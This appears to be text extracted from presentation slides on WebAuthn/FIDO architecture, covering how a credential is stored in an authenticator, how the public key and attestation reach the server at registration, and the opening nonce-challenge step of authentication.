
ARCHITECTURE - REGISTRATION



Step 4

- Stored within the authenticator (TPM / Fido)

ARCHITECTURE - REGISTRATION




Step 5

- Credential's public key is sent to the server
- Attestation containing additional information is also sent

ARCHITECTURE - AUTHENTICATION


ARCHITECTURE - AUTHENTICATION



Step 1

- Server ("Relying-Party") serves a script to users


ARCHITECTURE - AUTHENTICATION



Step 1

- Script requests an challenge (nonce) from the server


ARCHITECTURE - AUTHENTICATION



Step 1

- Script requests an challenge (nonce) from the server
- Server returns the challenge to the client

